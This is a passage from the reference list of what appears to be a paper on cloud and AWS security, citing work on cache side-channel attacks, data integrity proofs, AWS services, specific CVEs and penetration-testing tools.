[27] *Lemos, R. (2013) Vulnerable APIs Continue to Pose Threat to Cloud. http://www.darkreading.com/services/vulnerable-apis-continue-to-pose-threat/240146453 [Citation Time(s):4]*

[28] *Amazon: Amazon Glacier. http://aws.amazon.com/glacier/ [Citation Time(s):4]*

[29] *Chiappetta M, Savas E, Yilmaz C (2015) Real time detection of cache-based side-channel attacks using hardware performance counters. IACR Cryptology ePrint Archive 2015:1034*

[30] *Yarom Y, Falkner K (2014) FLUSH + RELOAD: a high resolution, low noise, L3 cache side-channel attack. In: 23Rd USENIX security symposium (USENIX security 14). USENIX association, San Diego, pp 719–732*

[31] *Payer M (2016) HexPADS: a platform to detect "Stealth" attacks. Springer International Publishing, Cham, pp 138–154. https://doi.org/10.1007/978-3-319-30806-7_9*

[32] *Ristenpart T, Tromer E, Shacham H, Savage S (2009) Hey, you, get off of my cloud: exploring information leakage in third-party compute clouds. In: Proceedings of the 16th ACM conference on computer and communications security, ACM, New York, CCS '09, pp 199–212. https://doi.org/10.1145/1653662.1653687*

[33] *Zhang Y, Juels A, Oprea A, Reiter MK (2011) Homealone: co-residency detection in the cloud via side-channel analysis. In: 2011 IEEE symposium on security and privacy. https://doi.org/10.1109/SP.2011.31, pp 313–328*

[34] *Bates A, Mood B, Pletcher J, Pruse H, Valafar M, Butler K (2012) Detecting co-residency with active traffic analysis techniques. In: Proceedings of the 2012 ACM workshop on cloud computing security workshop, ACM, New York, CCSW '12, pp 1–12. https://doi.org/10.1145/2381913.2381915*

[35] *Zhang Y, Juels A, Reiter MK, Ristenpart T (2014) Cross-tenant side-channel attacks in PaaS clouds. In: Proceedings of the 2014 ACM SIGSAC conference on computer and communications security. ACM, New York, CCS '14, pp 990–1003 . https://doi.org/10.1145/2660267.2660356*

[36] *Wu Z, Xu Z, Wang H (2012) Whispers in the hyper-space: high-speed covert channel attacks in the cloud. In: Presented as part of the 21st USENIX security symposium (USENIX security 12). Bellevue, USENIX, pp 159–173*

[37] Xu Z, Wang H, Wu Z (2015) A measurement study on co-residence threat inside the cloud. In: 24Th USENIX security symposium (USENIX security 15). USENIX Association, Washington, pp 929–944

[38] *Varadarajan V, Zhang Y, Ristenpart T, Swift M (2015) A placement vulnerability study in multi-tenant public clouds. In: 24Th USENIX security symposium (USENIX security 15). USENIX Association, Washington, pp 913–928*

[39] *İnci MS, Gülmezoğlu B, Eisenbarth T, Sunar B (2016) Co-location detection on the cloud. Springer International Publishing, Cham, pp 19–34. https://doi.org/10.1007/978-3-319-43283-0_2*

[40] *Bernstein DJ, Lange T, Schwabe P (2012) The security impact of a new cryptographic library. Springer , Berlin, pp 159–176. https://doi.org/10.1007/978-3-642-33481-8_9*

[41] *Cock D, Ge Q, Murray T, Heiser G (2014) The last mile: an empirical study of timing channels on sel4. In: Proceedings of the 2014 ACM SIGSAC conference on computer and communications security, ACM, New York, CCS '14, pp 570–581 . https://doi.org/10.1145/2660267.2660294*

[42] *Biham E (1997) A fast new DES implementation in software. Springer, Berlin, pp 260–272. https://doi.org/10.1007/BFb0052352*

[43] *Matsui M, Nakajima J (2007) On the power of bitslice implementation on Intel core2 processor. Springer, Berlin, pp 121–134. https://doi.org/10.1007/978-3-540-74735-2_9*

[44] *Käsper E, Schwabe P (2009) Faster and timing-attack resistant AES-GCM. Springer , Berlin, pp 1–17. https://doi.org/10.1007/978-3-642-04138-9_1*

[45] *Hamburg M (2009) Accelerating AES with vector permute instructions. Springer, Berlin, pp 18–32*

[46] *Osvik DA, Shamir A, Tromer E (2006) Cache attacks and countermeasures: the case of AES. Springer , Berlin, pp 1–20. https://doi.org/10.1007/11605805_1*

[47] *Page D (2002) Theoretical use of cache memory as a cryptanalytic side-channel. Cryptology ePrint Archive, Report 2002/169, http://eprint.iacr.org/2002/169*

[48] *Coppens B, Verbauwhede I, Bosschere KD, Sutter BD (2009) Practical mitigations for timing-based side-channel attacks on modern x86 processors. In: 2009 30th IEEE symposium on security and privacy. https://doi.org/10.1109/SP.2009.19, pp 45–60*

[49] *Cleemput J V, Coppens B, De Sutter B (2012) Compiler mitigations for time attacks on modern x86 processors. ACM Trans Archit Code Optim 8(4):23:1–23:20. https://doi.org/10.1145/2086696.2086702*

[50] *Crane S, Homescu A, Brunthaler S, Larsen P, Franz M (2015) Thwarting cache side-channel attacks through dynamic software diversity. In: 22Nd annual network and distributed system security symposium, NDSS 2015, San diego*

[51] *Zhang Y, Reiter MK (2013) Düppel: retrofitting commodity operating systems to mitigate cache side channels in the cloud. In: 20th ACM SIGSAC conference on computer and communications security. ACM, New York, pp 827–838*

[52] *Godfrey M, Zulkernine M (2014) Preventing cache-based side-channel attacks in a cloud environment. IEEE Transactions on Cloud Computing 2(4):395–408. https://doi.org/10.1109/TCC.2014.2358236*

[53] *Varadarajan V, Ristenpart T, Swift M (2014) Scheduler-based defenses against cross-vm side-channels. In: 23Rd USENIX security symposium (USENIX security 14). USENIX Association, San Diego, pp 687–702*

[54] *V. Raut and S. Itkar, "A survey on data integrity of cloud storage in cloud computing", International Journal of Advance Foundation and Research in Computer, vol. 1, no. 2, 2014.*

[55] *G. Ateniese et al., "Provable data possession at Untrusted stores", Cryptology ePrint archive May 2007. Report 2007/202, 2007.*

[56] M. A. Shah, R. Swaminathan and M. Baker, "Privacy-preserving audit and extraction of digital contents", Cryptology ePrint Archive, 2008.

[57] *G. Ateniese, R. Di Pietro, L. V. Mancini and G. Tsudik, "Scalable and efficient Provable data possession", 2008. Proceedings of the 4th international conference on Security and privacy in Communication networks, 2008.*

[58] C. C. Erway, A. Küpçü, C. Papamanthou and R. Tamassia, "Dynamic Provable data possession", 2009, [online] Available: https://eprint.iacr.org/2008/432.pdf.

[59] *C. Reza, K. Osama, B. Randal and A. Giuseppe, "MR-PDP: Multiple-replica Provable data possession", The 28th International Conference on Distributed Computing Systems, 2008.*

[60] B. A. F and H. M. Anwar, "Integrity verification of multiple data copies over Untrusted cloud servers" in Cluster Cloud and Grid Computing (CCGrid), IEEE, 2012.

[61] *S. Kumar and A. Saxena, "Data integrity proofs in cloud storage" in Communication Systems and Networks (COMSNETS), IEEE, 2011.*

[62] *K. D. Bowers, A. Juels and A. Oprea, "Proofs of Retrievability: Theory and implementation", ACM workshop on Cloud computing security, 2009.*

[63] *P. Deore, M. Kale, S. Jadhav and N. Bhadane, "Data integrity Proofs in cloud storage", 2015, [online] Available: http://www.ijraset.com/fileserve.php?Fid=1648.*

[64] *A. Juels and B. S. Kaliski, "PORs: Proofs of Retrievability for large files", Cryptology ePrint archive, 2007*

[65] *D. Bowers, A. Juels and A. Oprea, "HAIL: A high-availability and integrity layer for cloud storage", 6th ACM conference on Computer and communications security, 2009.*

[66] *Z. Mo, Y. Zhou and S. Chen, "A dynamic proof of Retrievability (PoR) scheme with O(logn) complexity", Communication and Information Systems Security Symposium, 2012.*

[67] *E. Stefanov, M. Dijk, A. Juels and A. Oprea, "Iris: A scalable cloud file system with efficient integrity checks", 28th Annual Computer Security Applications Conference, 2012.*

[68] *P. Varalakshmi and H. Deventhiran, "Integrity checking for cloud environment using encryption algorithm" in Recent Trends In Information Technology (ICRTIT), IEEE, 2012.*

[69] H. Liu, "A New Form of DOS Attack in a Cloud and Its Avoidance Mechanism", Cloud Computing Security Workshop 2010.

[70] S. Kandula, D. Katabi, M. Jacob, and A. Berger, "Botz-4-sale: Surviving organized ddos attacks that mimic flash crowds," In Proc. NSDI (2005).

[71] A. Yaar, A. Perrig, and D. Song, "Fit: Fast internet traceback," In Proc. IEEE Infocom (March 2005).

[72] Cisco Center infrastructure 2.5 design guide.http://www.cisco.com/ univercd/cc/td/doc/solution/dcidg21.pdf.

[73] Golden, Bernard. Amazon Web Services for Dummies. For Dummies, 2013..

[74] About Amazon, "Amazon Web Services-What we do". [Online]. Available: https://www.aboutamazon.eu/what-we-do/amazon-web-services#:~:text=AWS%20has%20over%20200%20fully.%2C%20industries%2C%20and%20use%20cases.

[75] AWS Static, "NIST CyberSecurity Framework", October 2021. [Online]. Available: https://d1.awsstatic.com/whitepapers/compliance/NIST_Cybersecurity_Framework_CSF.pdf

[76] Amazon AWS, "Amazon API Gateway", Amazon Web Services. [Online]. Available: https://docs.aws.amazon.com/apigateway/latest/developerguide/welcome.html

[77] Amazon AWS, "Amazon Virtual Private Cloud-Network ACL Basics", Amazon Web Services. [Online]. Available: https://docs.aws.amazon.com/vpc/latest/userguide/nacl-basics.html

[78] NIST, "National Vulnerability Database", NIST, August 2023. [Online]. Available: https://nvd.nist.gov/vuln

[79] CVE Details, "CVE security vulnerability database". [Online]. Available: https://www.cvedetails.com/

[80] Open CVE, "Vulnerabilities". [Online]. Available: https://app.opencve.io/cve/

[81] Portswigger, "Http header smuggling attack against AWS API Gateway" , Charlie Osborne, November 2021. [Online]. Available: https://portswigger.net/daily-swig/http-header-smuggling-attack-against-aws-api-gateway-exposes-systems-to-cache-poisoning

[82] NIST, "CVE-2023-36467", NIST, November 2024. [Online]. Available: https://nvd.nist.gov/vuln/detail/CVE-2023-36467

[83] NIST, "CVE-2023-51651", NIST, November 2024. [Online]. Available: https://nvd.nist.gov/vuln/detail/CVE-2023-51651

[84] NIST, "CVE-2019-0708", NIST, November 2024. [Online]. Available: https://nvd.nist.gov/vuln/detail/CVE-2019-0708

[85] NIST, "CVE-2017-5753", NIST, January 2025. [Online]. Available: https://nvd.nist.gov/vuln/detail/CVE-2017-5753

[86] Appsecengineer, "Capital One Breach Case Study", Rajesh Kanumuru, January 2023. [Online]. Available: https://www.appsecengineer.com/blog/aws-shared-responsibility-model-capital-one-breach-case-study

[87] Upguard, "Common cloud misconfigurations and how to avoid them", Axel Sukianto, January 2025. [Online]. Available: https://www.upguard.com/blog/cloud-misconfiguration

[88] Open CVE, "AWS Amplify CLI-CVE-2024-28056", August 2024. [Online]. Available: https://app.opencve.io/cve/CVE-2024-28056

[89] Open CVE, "AWS OpenSearch-CVE-2021-44833", August 2024. [Online]. Available: https://app.opencve.io/cve/CVE-2021-44833

[90] Open CVE, "Serverless Offline 8.0.0-CVE-2021-38384", August 2024. [Online]. Available: https://app.opencve.io/cve/CVE-2021-38384

[91] Open CVE, "AWS Cloudfront TLS v1.2-CVE-2020-36363", August 2024. [Online]. Available: https://app.opencve.io/cve/CVE-2020-36363

[92] Amazon AWS, "Policies and Permissions in Identity and Access Management", Amazon Web Services. [Online]. Available: https://docs.aws.amazon.com/IAM/latest/UserGuide/access_policies.html

[93] Kali, "Kali Linux, a penetration testing distribution", Kali. [Online]. Available: https://www.kali.org/

[94] Github, "Cloudgoat AWS deployment framework", Rhino Security Labs. [Online]. Available: https://github.com/RhinoSecurityLabs/cloudgoat

[95] Amazon AWS, "EC2 Instance metadata service", Amazon Web Services. [Online]. Available: https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/ec2-instance-metadata.html

[96] Amazon AWS, "Managed policies and Inline Policies", Amazon Web Services. [Online]. Available: https://docs.aws.amazon.com/IAM/latest/UserGuide/access_policies_managed-vs-inline.html

[97] Amazon AWS, "AWS Secrets Manager", Amazon Web Services. [Online]. Available: https://docs.aws.amazon.com/secretsmanager/latest/userguide/intro.html

[98] Amazon AWS, "AWS Systems Manager Parameter Store", Amazon Web Services. [Online]. Available: https://docs.aws.amazon.com/systems-manager/latest/userguide/systems-manager-parameter-store.html

[99] Medium, "Embracing Cloud Security: A Roadmap to Safeguard your Organization", Zeeshan Ajmal, August 2024. [Online]. Available: https://medium.com/@xeeshanajmal/embracing-cloud-security-a-roadmap-to-safeguard-your-organization-130db17d3150

[100] Amazon AWS, "Amazon Simple Notification Service", Amazon Web Services. [Online]. Available: https://docs.aws.amazon.com/sns/latest/dg/welcome.html

[101] Github, "Pacu, open source AWS exploitation framework", Rhino Security Labs. [Online]. Available: https://github.com/RhinoSecurityLabs/pacu

[102] Amazon AWS, "Amazon Macie", Amazon Web Services. [Online]. Available: https://docs.aws.amazon.com/macie/latest/user/what-is-macie.html